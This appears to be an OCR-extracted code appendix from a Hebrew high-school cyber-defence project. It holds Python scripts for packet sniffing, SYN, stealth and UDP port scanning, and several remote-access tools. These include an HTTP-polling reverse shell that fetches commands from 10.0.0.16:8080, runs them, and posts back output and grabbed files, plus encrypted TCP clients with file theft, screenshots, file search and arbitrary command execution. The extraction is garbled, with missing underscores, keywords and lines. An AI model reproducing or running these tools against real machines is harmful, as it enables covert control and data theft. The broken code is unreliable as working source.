 print("here")
 s = socket.socket()
 s.connect(("1.1.1.1", 80))
 ip = s.getsockname()[0]
 s.close()
 return ip
def get processor num():
 return os.cpu count()
def get subnet mask():
 res = subprocess.Popen(r"ipconfig", stdout=subprocess.PIPE, stderr=subprocess.PIPE, encoding='ISO-8859-1',
errors='ignore').stdout.read()
 sm = re.findall(f"{get_ip_address()}\n.*Subnet Mask .* (255.*)", res)[0]
 print(sm)
def main():
 get subnet mask()
if __name__ == '__main__':
File Name: Packages_Installer.py
import sys
import pkg resources
from pkg resources import DistributionNotFound, VersionConflict
def should install requirement(requirement):
 should install = False
   pkg_resources.require(requirement)
 except (DistributionNotFound, VersionConflict):
   should install = True
 return should install
definstall packages(requirement list):
   requirements = [
      for requirement in requirement_list
      if should_install_requirement(requirement)
   if len(requirements) > 0:
     subprocess.check_call([sys.executable, "-m", "pip", "install", *requirements])
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
else:
      print("Requirements already satisfied.")
  except Exception as e:
    print(e)
def main():
  requirements = ['pynput', 'Flask', 'Flask-SQLAlchemy', 'requests', 'scapy', 'pycryptodomex', 'Pillow', 'netaddr']
  install_packages(requirements)
main()
File Name: PACKET SNIFFER.py
from scapy.all import '
from scapy.layers.dhcp import *
from scapy.layers.dns import DNSQR, DNS
from scapy.layers.http import HTTPRequest, HTTPResponse
from scapy.layers.inet import ICMP, TCP, UDP
from scapy.layers.smb import *
import time
def filter dns(packet: scapy.packet) -> bool:
  """The function receives a packet and returns whether or not it is a DNS packet."""
  return DNS in packet and packet[DNS].opcode == 0 and packet[DNSQR].gtype == 1
def print_query_name(dns_packet: scapy.packet):
  """The function receives a DNS packet and prints the query name requested in it."""
 return f"DNS request for the domain: {dns packet[DNSQR].qname.decode()} from the IP address: {dns packet[IP].src}"
def filterstring DNS (packets: list):
  for packet in packets:
    st += print query name(packet) + "\n"
  return st
def sniff http packets():
  sniff(filter="port 80", prn=filter_HTTP, store=False)
def filter HTTP(packets: list):
  """The function receives an HTTP packet and prints out the HTTP request."""
  for packet in packets:
    if packet.haslayer(HTTPRequest):
      # if this packet is an HTTP Request
      # get the requested URL
      url = packet[HTTPRequest].Host.decode() + packet[HTTPRequest].Path.decode()
      # get the requester's IP Address
      ip = packet[IP].src
      # get the request method
      method = packet[HTTPRequest].Method.decode()
```





```
st += f"\n[+] {ip} Requested {url} with {method}'
      if packet.haslayer(Raw) and method == "POST":
        # if show raw flag is enabled, has raw data, and the requested method is "POST"
        st += f'\n[*] Some useful Raw data: {packet[Raw].load}'
  return st
def filter ICMP(packets):
  """The function receives list of packets and prints the IP of them."""
  for packet in packets:
    if str(packet.getlayer(ICMP).type) == "8":
      st += f"Ping Arrived from: {packet[IP].src}\n"
def filter DHCP(DHCP packets):
   """The function receives list of packets and prints the IP of them."""
  for packet in DHCP_packets:
    st += f"DHCP request Arrived from: {packet[IP].src}\n"
  return st
def filter SSH(SSH packets):
  """The function receives list of packets and prints the IP of them."""
  for packet in SSH packets:
    st += f"SSH request Arrived from: {packet[IP].src}\n"
def filter SMB(SMB packets):
  """The function receives list of packets and prints the IP of the packets and the raw data of them."""
  for packet in SMB packets:
    st += f"SMB request from IP: {packet.getlayer(IP).src}"
    if packet.haslayer(Raw):
      st += SMBSession Setup AndX Request(packet.getlayer(Raw).load).NativeOS + "\n"
  return st
def filter FTP(FTP packets):
  """The function receives list of packets and prints the IP of the packets and the raw data of them."""
  for packet in FTP packets:
    st += f"Source IP: {packet[IP].src}" + f"Data: {packet[Raw].load}\n"
  return st
def gen sniff(num=1000):
  """The function sniffs 1000 packets by default, sorts them by the protocols HTTP, ICMP, SMB, FTP, SSH, DNS, DHCP and prints
  the most important data in them. """
  sorted_packets = [[] for _ in range(7)]
  print('Packet Sniffer has been activated!')
  packets = sniff(count=num)
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
path = time.asctime()[4:8] + time.asctime()[8:10] + "-" + time.asctime()[
                                20:] + "-" + time.asctime()[
                                       11:19].replace(
  wrpcap(path, packets)
  print('Packet Sniffer has been Terminated!')
  for packet in packets:
    if packet.haslayer(HTTPRequest) or packet.haslayer(HTTPResponse):
      sorted packets[0].append(packet)
    elif packet.haslayer(ICMP):
      sorted_packets[1].append(packet)
    elif packet.haslayer(SMBSession_Setup_AndX_Request):
      sorted packets[2].append(packet)
    elif packet.haslayer(TCP) and packet[TCP].dport == 21:
      sorted packets[3].append(packet)
    elif packet.haslayer(TCP) and packet[TCP].dport == 22:
     sorted packets[4].append(packet)
    elif packet.haslayer(UDP) and packet.haslayer(DNS) and packet.haslayer(DNSQR):
      sorted_packets[5].append(packet)
    elif packet.haslayer(UDP) and packet[UDP].dport == 67 or packet.haslayer(UDP) and packet[UDP].dport == 68:
      sorted_packets[6].append(packet)
  return sorted_packets, path
def main():
 gen sniff()
if name == " main ":
File Name: PortScanner.py
from scapy.all import *
from scapy.layers.inet import ICMP, IP, UDP, TCP
from helper methods import get processor num
def divide ports(start port=1, end port=65536) -> list:
  """Receives start port and end port and return a list of tuples where each element is a tuple
  specifying a range of ports to scan."""
  length = (end port - start port) // (get processor num() * 2)
  ind = 0
 I = []
  for port in range(1, get_processor_num() * 2 + 1, length * ind + 1):
    ending_port = length * (ind + 1)
    if ind == get_processor_num() * 2 - 1:
      ending port = end port
    l.append((start_port, ending_port))
    start port += length
    ind += 1
  return I
def check_ports(start_port, end_port):
 if start_port > end_port:
    start_port, end_port = end_port, start_port
  elif start_port == end_port:
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
end_port += 1
  if end port > 65535:
    end port = 65535
  return start port, end port
class PortScanner:
 def __init__(self, ip_address: str):
    self.target_ip_address = ip_address
    self.open_ports = []
  def UDP_Scan_Wrap(self, start_port=1, end_port=65535):
    start_port, end_port = check_ports(start_port, end_port)
    self.open ports = []
    self.counter = 0
    li = divide_ports(start_port, end_port)
    threads = []
    for i in range(len(li)):
      t = Thread(target=self.UDP_Scan, args=(li[i],))
      threads.append(t)
      t.start()
    for t in threads:
      t.join()
    return sorted(self.open_ports)
  def UDP_Scan(self, ports: Tuple):
    for port in range(ports[0], ports[1] + 1):
      response = sr1(IP(dst=self.target ip address) / UDP(dport=port), timeout=10, verbose=0)
      if response and response.haslayer(UDP):
        self.open_ports.append(port)
      self.counter += 1
      if self.counter % 655 == 0:
         print(f"{self.counter / 65536:.2%} done")
  def SYN_Scan_Wrap(self, start_port=1, end_port=65535):
    start_port, end_port = check_ports(start_port, end_port)
    self.open ports = []
    self.counter = 0
    threads = []
    li = divide ports(start port, end port) # For example [(1, 2000), (2001, 4000), (4001, 6000)]
    for i in range(len(li)):
      t = Thread(target=self.SYN_Scan, args=(li[i],))
      threads.append(t)
      t.start()
    for t in threads:
      t.join()
    return sorted(self.open_ports)
  def SYN_Scan(self, ports: Tuple):
    for port in range(ports[0], ports[1] + 1):
      try:
        packet = IP(dst=self.target ip address) / TCP(dport=port, flags='S')
         response = sr1(packet, timeout=0.5, verbose=0)
        if response and response.haslayer(TCP) and response.getlayer(TCP).flags == 0x12:
           self.open_ports.append(port)
         self.counter += 1
        if self.counter % 655 == 0:
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
print(f"{self.counter / 65536:.2%} done")
      except Exception:
        continue
  def Stealth Scan Wrap(self, start port=1, end port=65535):
    self.open ports = []
    start_port, end_port = check_ports(start_port, end_port)
    self.counter = 0
    li = divide_ports(start_port, end_port)
    threads = []
    for i in range(len(li)):
      t = Thread(target=self.Stealth_Scan, args=(li[i],))
      threads.append(t)
      t.start()
    for t in threads:
      t.join()
    return sorted(self.open ports)
  def Stealth_Scan(self, ports: Tuple):
    for port in range(ports[0], ports[1] + 1):
      response = sr1(IP(dst=self.target_ip_address) / TCP(sport=port, dport=port, flags='S'), timeout=5,
              verbose=0)
      if response and response.haslayer(TCP):
        if response.getlayer(TCP).flags == 0x12:
          sr(IP(dst=self.target_ip_address) / TCP(sport=port, dport=port, flags='R'), timeout=5, verbose=0)
          self.open ports.append(port)
      self.counter += 1
      if self.counter % 655 == 0:
        print(f"{self.counter / 65536:.2%} done")
def main():
  port_scanner = PortScanner('10.0.0.18')
  start_time = time.perf_counter()
  print(port_scanner.Stealth_Scan_Wrap())
  print("results:", port_scanner.SYN_Scan_Wrap())
  end_time = time.perf_counter()
  print(f"Time took to scan: {end time - start time}")
if __name__ == '__main__':
  main()
File Name: pure_port_scan.py
from scapy.all import *
from scapy.layers.inet import TCP, ICMP, IP, UDP
def check ports(start port, end port):
 if start port > end port:
    start_port, end_port = end_port, start_port
  elif start port == end port:
    end port += 1
  return start_port, end_port
def Connect_Scan(IP_address, start_port=1, end_port=65536):
```





```
"""TCP S flag stands for SYN request in the TCP 3 way handshake.
  TCP A flag stands for ACK response in the TCP 3 way handshake
  The code for SYN - ACK flag is 0x12."""
  open ports = []
  start port, end port = check ports(start port, end port)
  for port in range(start port, end port):
    packet = IP(dst=IP_address) / TCP(dport=port, flags='S')
    response = sr1(packet, timeout=0.5, verbose=0)
    if response and response.haslayer(TCP) and response.getlayer(TCP).flags == 0x12:
      print(f"Port {port} is open!")
      open ports.append(port)
      ACK = IP(dst=IP_address) / TCP(dport=response.sport, flags='AR')
      sr(ACK, timeout=0.2, verbose=0)
  print("Scan is complete!")
  return open ports
def Stealth Scan(IP address, start port=1, end port=65536):
  open ports = []
  start port, end port = check ports(start port, end port)
  for port in range(start_port, end_port):
    response = sr1(IP(dst=IP_address) / TCP(sport=port, dport=port, flags='S'), timeout=5, verbose=0)
    if not response:
      print(f"Port {port} is Filtered!")
    elif response.haslayer(TCP):
      if response.getlayer(TCP).flags == 0x12:
        sr(IP(dst=IP address) / TCP(sport=port, dport=port, flags='R'), timeout=5, verbose=0)
        open ports.append(port)
        print(f"Port {port} is Open!")
      elif response.getlayer(TCP).flags == 0x14:
        print(f"Port {port} is Closed!")
      elif response.haslayer(ICMP):
        if int(response.getlayer(ICMP).type) == 3 and int(response.getlayer(ICMP).code) in [1,
                                                        2,
                                                        3,
                                                        9.
                                                        10,
                                                        13]:
           print(f"Port {port} is Filtered!")
  print("Scan is complete!")
  return open ports
def UDP_Scan(dst_ip, start_port=1, end_port=65535):
  start_port, end_port = check_ports(start_port, end_port)
  open ports = []
  for port in range(start_port, end_port):
    response = sr1(IP(dst=dst ip) / UDP(dport=port), timeout=10, verbose=0)
    if not response:
      print(f"Port {port} is Filtered or Open!")
    elif response.haslayer(UDP):
      open ports.append(port)
      print(f"Port {port} is Open!")
    elif response.haslayer(ICMP) and int(response.getlayer(ICMP).type) == 3 and int(
        response.getlayer(ICMP).code) in [1, 2, 9, 10, 13]:
      print(f"Port {port} is Filtered!")
    else:
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
print(f"Port {port} is Closed!")
  return open ports
def main():
  # SYN Scan('10.0.0.18')
  Stealth_Scan('10.0.0.20', 20, 90)
  SYN Scan('10.0.0.20', 1, 100)
if __name__ == "__main__":
 main()
File Name: Server.py
import socket
import time
from threading import Thread
import PACKET SNIFFER as snf
from PortScanner import PortScanner
from Webshell_Client import Client
from helper methods import *
import Packages Installer
class Server(Thread):
 def init (self):
    self.conn = socket.socket()
    self.conn.bind((get ip address(), 16549))
    self.conn.listen(100)
    print('[+] Listening for income TCP connection on port 16549')
    self.conn, self.addr = self.conn.accept()
    print('[+]We got a connection from', self.addr)
    self.run()
  def run(self) -> None:
    while True:
      length = self.conn.recv(1024).decode()
      while not length:
        length = self.conn.recv(1024).decode()
      msg = self.conn.recv(int(length)).decode()
      print(msg)
      if msg == 'SNF_SRT':
        st = "
        print('Sniffing Started')
        sorted_packets, path = snf.gen_sniff()
        st += snf.filter_HTTP(sorted_packets[0]) + snf.filter_ICMP(sorted_packets[1]) + snf.filter_SMB(
          sorted packets[2])
        st += snf.filter FTP(sorted packets[3]) + snf.filter SSH(sorted packets[4]) + snf.filterstringDNS(
          sorted packets[5]) + snf.filter DHCP(sorted packets[6])
        self.conn.send(str(len(st)).encode())
        self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
        time.sleep(3)
        self.transfer(path)
        continue
      elif msg == 'SYN SRT':
        open_ports = PortScanner(get_ip_address()).SYN_Scan_Wrap()
```



if \_\_name\_\_ == '\_\_main\_\_':

File Name: Shell client.py

main()

import random import subprocess import requests import time import os

# קריית החינוך "אמירים" – ראשון לציון מגמת הנדסת תוכנה - התמחות בהגנת סייבר



```
for open port in open ports:
          st += f"Port {open port} is open!" + '\n'
        self.conn.send(str(len(st)).encode('ISO-8859-1', errors='ignore'))
        self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
      elif msg == 'STEALTH SRT':
        open_ports = PortScanner(get_ip_address()).Stealth_Scan_Wrap()
        for open_port in open_ports:
          st += f"Port {open_port} is open!" + '\n'
        self.conn.send(str(len(st)).encode('ISO-8859-1', errors='ignore'))
        self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
        continue
      elif msg == 'UDP SRT':
        open ports = PortScanner(get ip address()).UDP Scan Wrap()
        for open port in open ports:
          st += f"Port {open_port} is open!" + '\n'
         self.conn.send(str(len(st)).encode('ISO-8859-1', errors='ignore'))
        self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
        continue
      elif msg == 'REV ACT':
        Client(self.addr[0], 9999).run()
      elif msg == 'EXIT':
        self.conn.shutdown(socket.SHUT RDWR)
        self.conn.close()
        self.__init__()
  def transfer(self, path):
    import os
    if os.path.exists(path):
      f = open(path, 'rb')
      packet = f.read(1024)
      while len(packet) > 0:
        self.conn.send(packet)
        packet = f.read(1024)
      self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
       self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))
def main():
  server = Server()
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
def main():
  while True:
    req = requests.get('http://10.0.0.16:8080')
    command = req.text
    if 'terminate' in command.lower():
    elif 'grab' in command.lower() or 'download' in command.lower():
      grab, path = command.split('*')
      if os.path.isfile(path):
        files = {'file': open(path, 'rb')}
        requests.post('http://10.0.0.16:8080/store', files=files)
        requests.post('http://10.0.0.16:8080/store', data='[-] Not able to find the requested file!'.encode())
    else:
      CMD = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
      requests.post('http://10.0.0.16:8080', data=CMD.stdout.read())
      requests.post('http://10.0.0.16:8080', data=CMD.stderr.read())
    time.sleep(3)
if __name__ == '__main___':
  while True:
      main()
    except Exception:
      sleep for = random.randint(1, 10)
      time.sleep(sleep for)
File Name: Shell server.py
import http.server
import os, cgi
HOST NAME = '192.168.1.76'
HOST PORT = 8080
class MyHandler(http.server.BaseHTTPRequestHandler):
  def do GET(self):
    command = input('Shell<')
    self.send response(200)
    self.send header('Content-type', 'text/html')
    self.end headers()
    self.wfile.write(command.encode())
  def do POST(self):
    if self.path == '/store':
        ctype, pdict = cgi.parse_header(self.headers.get('content-type'))
        if ctype == 'multipart/form-data':
          fs = cgi.FieldStorage(fp=self.rfile, headers=self.headers, environ={'REQUEST METHOD': 'POST'})
          fs up = fs['file']
          with open(r'C:\Users\ofeke\Desktop\Newfile.txt', 'wb') as o:
             print('[+] Writing file...')
             o.write(fs_up.file.read())
             print("Here")
             self.send response(200)
            self.end headers()
```





```
else:
          print('[-] Unexpected POST request.')
      except Exception as e:
        print(e)
      return None
    self.send response(200)
    self.end_headers()
    length = int(self.headers['Content-length'])
    postVar = self.rfile.read(length)
    print(postVar.decode())
def main():
  server class = http.server.HTTPServer
  httpd = server class((HOST NAME, HOST PORT), MyHandler)
    httpd.serve forever()
  except KeyboardInterrupt:
    print("[!] Server is terminated.")
    httpd.server_close()
if __name__ == '__main__':
 main()
File Name: TCP_client.py
import os
import socket
import subprocess
from threading import Thread
from helper_methods import *
class Client(Thread):
 def __init__(self, IP: str, Port: int):
    self.conn = socket.socket()
    self.IP = IP
    self.Port = Port
    print(f"Trying to connect to {self.IP} in port {self.Port}")
    while True:
      try:
        self.conn.connect((IP, Port))
        break
      except Exception:
        sleep_for = random.randrange(1, 10)
        time.sleep(sleep_for)
        continue
    while True:
      try:
        AES KEY = self.conn.recv(1024)
        self.AES KEY = AESFunc client(AES KEY).encode('ISO-8859-1', errors='ignore')
        res = encrypt client(os.getcwd().encode('ISO-8859-1', errors='ignore'), self.AES KEY)
        self.conn.send(res)
      except Exception:
        continue
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
def transfer(self, path):
  if os.path.exists(path):
    f = open(path, 'rb')
    packet = f.read(1024)
    while len(packet) > 0:
      self.conn.send(packet)
      packet = f.read(1024)
    self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
    self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))
def download(self, command):
  f = open(command, 'wb')
  while True:
    bits = self.conn.recv(1024)
    if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
      f.write(bits[:-4])
      f.close()
      print('[+] Transfer completed ')
      break
    if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
      print('[-] Unable to find out the file')
      break
    f.write(bits)
def run(self):
  while True:
      command = decrypt client(self.conn.recv(1024), self.AES KEY)
      print(command)
    except ConnectionResetError:
      self.__init__(self.IP, self.Port)
    if 'terminate' in command.decode('ISO-8859-1', errors='ignore'):
      self.conn.close()
    elif 'cd' in command.decode('ISO-8859-1', errors='ignore'):
      command, path = command.decode('ISO-8859-1', errors='ignore')[0], list to path(
        command.decode('ISO-8859-1', errors='ignore').split(' ')[1:])
        os.chdir(path)
        self.conn.send(
           encrypt client(f'[+] CWD is {os.getcwd()}'.encode('ISO-8859-1', errors='ignore'), self.AES KEY))
      except Exception as e:
         self.conn.send(encrypt_client(('[-]' + str(e)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
         print("Could not enter this path.")
    elif 'grab' in command.decode('ISO-8859-1', errors='ignore') or 'download' in command.decode('ISO-8859-1',
                                                         errors='ignore'):
      grab, path = command.decode('ISO-8859-1', errors='ignore').split("*")
      try:
        self.transfer(path)
      except Exception:
    elif 'upload' in command.decode('ISO-8859-1', errors='ignore') or 'send' in command.decode('ISO-8859-1',
                                                       errors='ignore'):
      send, path = command.decode('ISO-8859-1', errors='ignore').split("*")
      self.download(path)
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
elif 'screenshot' in command.decode('ISO-8859-1', errors='ignore'):
  path = screenshot()
  try:
    self.transfer(path)
  except Exception as e:
    print(e)
    raise
elif 'searchd' in command.decode('ISO-8859-1', errors='ignore'):
  path = command.decode()[8:]
  lists = "
  for dir_path, dir_name, file_names in os.walk(path):
    for name in dir name:
      lists += '\n' + os.path.abspath(name)
  print(lists)
  if lists == ":
    lists = 'No directories were found in the given path.'
  length = len(lists)
  self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
elif 'searchf' in command.decode('ISO-8859-1', errors='ignore'):
  command = command.decode('ISO-8859-1', errors='ignore')[8:]
  path, file_name = command.split('*') # searchf c:/*abc.pdf -> ['c:/', 'abc.pdf']
  lists = "
  for dir_path, dir_name, file_names in os.walk(path):
    for file in file names:
       if file == file name:
         lists = '\n' + os.path.abspath(file)
  print(lists)
  if lists == ":
    lists = 'No match was found in the given path.'
  length = len(lists)
  self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
elif 'search' in command.decode('ISO-8859-1', errors='ignore'):
  command = command.decode('ISO-8859-1', errors='ignore')[7:]
  path, ext = command.split('*') # search c:/ *.pdf -> ['c:/', '.pdf']
  lists = '
  for dir path, dir name, file names in os.walk(path):
    for file in file names:
       if file.endswith(ext):
         lists += '\n' + os.path.join(dir path, file)
  print(lists)
  if lists == ":
    lists = 'No match was found in the given path.'
  length = len(lists)
  self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
else:
  try:
    output = subprocess.check output(command.decode('ISO-8859-1', errors='ignore'), timeout=0.5,
                       shell=True)
    print("Output: ", output)
    self.conn.send(encrypt_client(str(len(output)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
    self.conn.send(encrypt_client(output, self.AES_KEY))
  except Exception as e:
    print(e)
    CMD = subprocess.Popen(command.decode('ISO-8859-1', errors='ignore'), shell=True
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
stdout=subprocess.PIPE,
                      stderr=subprocess.PIPE
          print(CMD)
          self.conn.send(
            encrypt client(
               str(len(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))).encode(
                 'ISO-8859-1', errors='ignore'), self.AES KEY))
          self.conn.send(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))
def main():
  client = Client("10.0.0.19", 9999)
  client.run()
main()
File Name: TCP server.py
import os
import socket
from threading import Thread
from pynput.keyboard import *
from bin.helper_methods import *
class Server(Thread):
 def init (self):
    self.controller = Controller()
    self.conn = socket.socket()
    self.conn.bind(("10.0.0.19", 9999))
    self.conn.listen(1)
    print('[+] Listening for income TCP connection on port 8080')
    self.conn, addr = self.conn.accept()
    print('[+]We got a connection from', addr)
    self.conn.send(AESFunc_server(enc_key.encode('ISO-8859-1', errors='ignore')))
    while True:
        self.cwd = decrypt server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore')
      except Exception:
        continue
    self.commands = []
    self.ind = 0
    self.current_input = "
    th = Thread(target=self.key_event)
    th.start()
  def download(self, command):
    self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
    if command != 'screenshot':
      _, path = command.split("*")
    else:
      path = os.path.abspath('screenshots') + time.asctime()[4:8] + time.asctime()[
                                       8:10] + "-" + time.asctime()[
                                              20:] + "-" + time.asctime()[
                                                     11:19].replace(
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
':', '-') + ".jpg'
  f = open(path, 'wb')
  while True:
    bits = self.conn.recv(1024)
    if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
      f.write(bits[:-4])
      f.close()
      print('[+] Transfer completed ')
      break
    if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
      print('[-] Unable to find the file')
      break
    f.write(bits)
def upload(self, command):
  self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
  send, command = command.split("*")
  if os.path.isfile(command):
    print(os.path.exists(command))
    f = open(command, 'rb')
    packet = f.read(1024)
    while len(packet) > 0:
      self.conn.send(packet)
      packet = f.read(1024)
    self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
    print('[+] Transfer completed!')
  else:
    self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))
def run(self):
  while True:
    command = input(self.cwd + ' ')
    self.SaveObject(command)
    print(command)
    if 'cd' in command:
      self.conn.send(encrypt server(command.encode('ISO-8859-1')))
      res = decrypt server(self.conn.recv(1024)).decode('ISO-8859-1')
      if '[+]' in res:
        self.cwd = res[11:]
    elif 'terminate' in command:
      self.conn.send(encrypt server('terminate'.encode('ISO-8859-1')))
    elif 'grab' in command or 'download' in command:
      self.download(command)
    elif 'screenshot' == command:
      self.download(command)
    elif 'send' in command or 'upload' in command:
        self.upload(command)
      except Exception as e:
        print(e)
    elif command == ":
      continue
    else:
        self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
        length = int(decrypt_server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore'))
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
print(decrypt_server(self.conn.recv(16+length)).decode('ISO-8859-1', errors='ignore'))
      except ValueError:
         continue
      except (ConnectionResetError, ConnectionAbortedError):
def on_press(self, key):
  if key == Key.up:
    for i in range(len(self.current input) + 10):
      self.controller.press(Key.backspace)
      self.controller.release(Key.backspace)
    self.current input = '
    for char in self.Back():
      self.controller.press(char)
      self.controller.release(char)
      self.current input += char
  elif key == Key.down:
    for i in range(len(self.current input) + 10):
      self.controller.press(Key.backspace)
      self.controller.release(Key.backspace)
    self.current_input = "
    for char in self.Forward():
      self.controller.press(char)
      self.controller.release(char)
      self.current input += char
  elif key == Key.backspace:
    self.current input = self.current input[:-1]
  elif key == Key.enter:
    self.current_input = "
  else:
      self.current_input += key.char
    except Exception:
      pass
def Back(self):
  """Up arrow has been pressed"""
  # self.commands: ['dir', 'ipconfig', 'cd ..']
  ind = self.ind
    self.ind += 1
    if self.ind > len(self.commands):
      self.ind = 0
    return self.commands[ind]
  except IndexError:
    return "
def SaveObject(self, obj: ...):
  Appends a command to the list
  if obj in self.commands: # If I pressed a command which I already executed bring it to the first place.
    self.commands.remove(obj)
    self.commands.insert(0, obj)
    self.commands.insert(0, obj)
    self.ind = self.commands.index(obj)
```





```
def Forward(self) -> str:
    Down arrow has been pressed.
      self.ind -= 1
      ind = self.ind
      return self.commands[ind]
    except IndexError:
      return "
  def key_event(self):
    with Listener(on press=self.on press) as lis:
      lis.join()
def main():
  server = Server()
  server.run()
main()
File Name: Webshell Client.py
import os
import socket
import subprocess
from threading import Thread
from helper_methods import *
class Client(Thread):
 def __init__(self, IP: str, Port: int):
    self.conn = socket.socket()
    self.IP = IP
    self.Port = Port
    print(f"Trying to connect to {self.IP} in port {self.Port}")
    while True:
        self.conn.connect((IP, Port))
        break
      except Exception:
        sleep_for = random.randrange(1, 10)
        time.sleep(sleep_for)
        continue
    while True:
        AES KEY = self.conn.recv(1024)
        self.AES KEY = RSAFunc client(AES KEY).encode('ISO-8859-1', errors='ignore') # Receiving the AES key encrypted in
RSA.
        res = encrypt client(os.getcwd().encode('ISO-8859-1', errors='ignore'), self.AES KEY)
        self.conn.send(res)
        break
      except Exception:
        continue
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
def transfer(self, path):
  if os.path.exists(path):
    f = open(path, 'rb')
    packet = f.read(1024)
    while len(packet) > 0:
      self.conn.send(packet)
      packet = f.read(1024)
    self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
    self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))
def download(self, command):
  f = open(command, 'wb')
  while True:
    bits = self.conn.recv(1024)
    if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
      f.write(bits[:-4])
      f.close()
      print('[+] Transfer completed ')
      break
    if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
      print('[-] Unable to find out the file')
      break
    f.write(bits)
def run(self):
  while True:
      command = decrypt client(self.conn.recv(1024), self.AES KEY)
      print(command)
    except ConnectionResetError:
      self.__init__(self.IP, self.Port)
    if 'terminate' in command.decode('ISO-8859-1', errors='ignore'):
      self.conn.close()
    elif 'cd' in command.decode('ISO-8859-1', errors='ignore'):
      command, path = command.decode('ISO-8859-1', errors='ignore')[0], list to path(
        command.decode('ISO-8859-1', errors='ignore').split('')[1:])
        os.chdir(path)
        self.conn.send(
           encrypt client(f'[+] CWD is {os.getcwd()}'.encode('ISO-8859-1', errors='ignore'), self.AES KEY))
      except Exception as e:
         self.conn.send(encrypt_client(('[-]' + str(e)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
         print("Could not enter this path.")
    elif 'grab' in command.decode('ISO-8859-1', errors='ignore') or 'download' in command.decode('ISO-8859-1',
                                                         errors='ignore'):
      grab, path = command.decode('ISO-8859-1', errors='ignore').split("*")
        self.transfer(path)
      except Exception:
    elif 'upload' in command.decode('ISO-8859-1', errors='ignore') or 'send' in command.decode('ISO-8859-1',
                                                       errors='ignore'):
      send, path = command.decode('ISO-8859-1', errors='ignore').split("*")
      self.download(path)
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
elif 'screenshot' in command.decode('ISO-8859-1', errors='ignore'):
  path = screenshot()
  try:
    self.transfer(path)
  except Exception as e:
    print(e)
    raise
elif 'searchd' in command.decode('ISO-8859-1', errors='ignore'):
  path = command.decode()[8:]
  lists = "
  for dir_path, dir_name, file_names in os.walk(path):
    for name in dir name:
      lists += '\n' + os.path.abspath(name)
  print(lists)
  if lists == ":
    lists = 'No directories were found in the given path.'
  length = len(lists)
  self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
elif 'searchf' in command.decode('ISO-8859-1', errors='ignore'):
  command = command.decode('ISO-8859-1', errors='ignore')[8:]
  path, file_name = command.split('*') # searchf c:/*abc.pdf -> ['c:/', 'abc.pdf']
  lists = "
  for dir_path, dir_name, file_names in os.walk(path):
    for file in file names:
       if file == file name:
         lists = '\n' + os.path.abspath(file)
  print(lists)
  if lists == ":
    lists = 'No match was found in the given path.'
  length = len(lists)
  self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
elif 'search' in command.decode('ISO-8859-1', errors='ignore'):
  command = command.decode('ISO-8859-1', errors='ignore')[7:]
  path, ext = command.split('*') # search c:/ *.pdf -> ['c:/', '.pdf']
  lists = '
  for dir path, dir name, file names in os.walk(path):
    for file in file names:
       if file.endswith(ext):
         lists += '\n' + os.path.join(dir path, file)
  print(lists)
  if lists == ":
    lists = 'No match was found in the given path.'
  length = len(lists)
  self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
  self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
else:
